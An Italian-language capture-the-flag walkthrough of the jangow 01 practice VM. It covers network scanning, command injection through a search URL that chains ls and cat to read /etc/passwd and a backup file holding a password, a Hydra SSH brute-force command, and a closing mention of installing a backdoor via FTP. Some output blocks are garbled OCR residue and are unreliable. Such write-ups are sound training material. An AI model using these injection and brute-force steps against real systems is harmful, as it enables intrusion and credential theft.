Hacking Blackbox VM jangow 01 1.0.1

Sommario

Hacking VM BlackBox Easy jangow 01 1.0.1	2
Rilevamento dispositivi di rete	2
Scansione delle vulnerabilità	2
Scansione nessus	3
Web Server	3
Command Injection – Ricerca username	5
Tentativo cracking password con Hydra	6
Command Injection – Ricerca password	

Hacking VM BlackBox Easy jangow 01 1.0.1

Rilevamento dispositivi di rete

Si inizia con un arpscan e un ip a sulla macchina Kali attaccante per trovare l'indirizzo IP della vittima.sudo arp-scan -l & ip a

Scansione delle vulnerabilità


Si utilizza nmap per scansionare le porte e trovare eventuali vulnerabilità conosciute.

nmap -sV --script=vuln -oN blackboxeasy.txt 192.168.1.108

Si ottiene così una lista delle vulnerabilità sul file txt.

Invece le porte aperte sono


Scansione nessus





Il risultato più rilevante della scansione base è Apache Multiviews Arbitrary Directory Listing

Web Server

Dalla scansione si tenta di accedere al webserver all'indirizzo http://192.168.1.108:80/








Navigando tra i vari collegamenti della pagina web, si scopre che il link buscar (cercare in spagnolo), funziona con i comandi di shell, come da figura **Is**

Pertanto si può tentare un attacco Command Injection.


Command Injection – Ricerca username

Si tenta la ricerca della path del file config.php, alla fine trovato tramite il comando ls, risultato finale:


http://192.168.1.108/site/busque.php?buscar=ls%20/var/www/html/site/wordpress



Recarsi nella cartella etc e aprire in lettura tramite comandi ls e cat il file passwd.



/etc/passwd



root:x:0:0:root:/bin/bash daemon:x:1:1daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin news:x:33:33:waw-data:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin mww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:::65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd/bin/false systemd-network:x:10:103:systemd Resolver,,,:/run/systemd/netif./bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/bin/false mysq:x:107:111-/yar/run/false/bin/false unidd:x:108:112:/run/unidd:/bin/false dnsmasq:x:109:65534:/nonexistent:/bin/false mysq:x:107:111-/yar/run/false/bin/false mysq:x:107:111-/yar/run/systemd/bin/false mysq:x:107:111-/yar/run/systemd/bin/false mysq:x:107:111-yar/run/systemd/bin/false mysq:x:107:111-yar/run/systemd/bin/fa

Trovato l'username: jangow01

Tentativo cracking password con Hydra

Ottenuto l'username, si può tentare un attacco bruteforce con Hydra, utilizzando la lista rockyou:


hydra -T 4 -I desafio02 -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108

```
[Natlow | 1.5] | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 |
```

Strada non percorribile a causa del tempo necessario.


Command Injection – Ricerca password

Cercando la home di jangow01 si è trovato un file txt.



Purtroppo il file trovato contiene un MD5 Hash di una stringa vuota.

Si tenta pertanto di cercare tra i file nascosti:



 $. \ .. \ .bash_history \ .bash_logout \ .bashrc \ .cache \ .nano \ .profile \ .sudo_as_admin_successful \ user.txt$

Si ritorna indietro e

si utilizza la funzione "view-source" per visualizzare il codice sorgente e allineare correttamente le righe, facilitando così l'analisi e la comprensione del layout.

view-source:http://192.168.1.108/site/busque.php?buscar=ls%20-all

Link finale: view-source:http://192.168.1.108/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup

Sono stati utilizzati i seguenti comandi:


- view-source: per visualizzare il sorgente della pagina in modo ordinato, come spiegato in precedenza.
- Is -all: per elencare tutto il contenuto della directory, inclusi i file nascosti e i relativi permessi.
- **cd** ..: per tornare alla directory superiore.
- **Is -all**: nuovamente per elencare il contenuto della directory superiore.
- cat .backup: per leggere il file .backup.
- ; per separare ed eseguire più comandi in sequenza.

```
Comparison of the comparison
```

Trovato la password: abygurl69

Username: jangow01

Dato che aveva il servizio FTP (porta 21) con vsftpd 3.0.3. attivo, si tenta di connettersi tramite explorer inserendo link ftp://192.168.1.108/ e credenziali.



Si è ottenuto correttamente l'accesso, ove volendo si può installare una backdoor in modo semplice con venom.

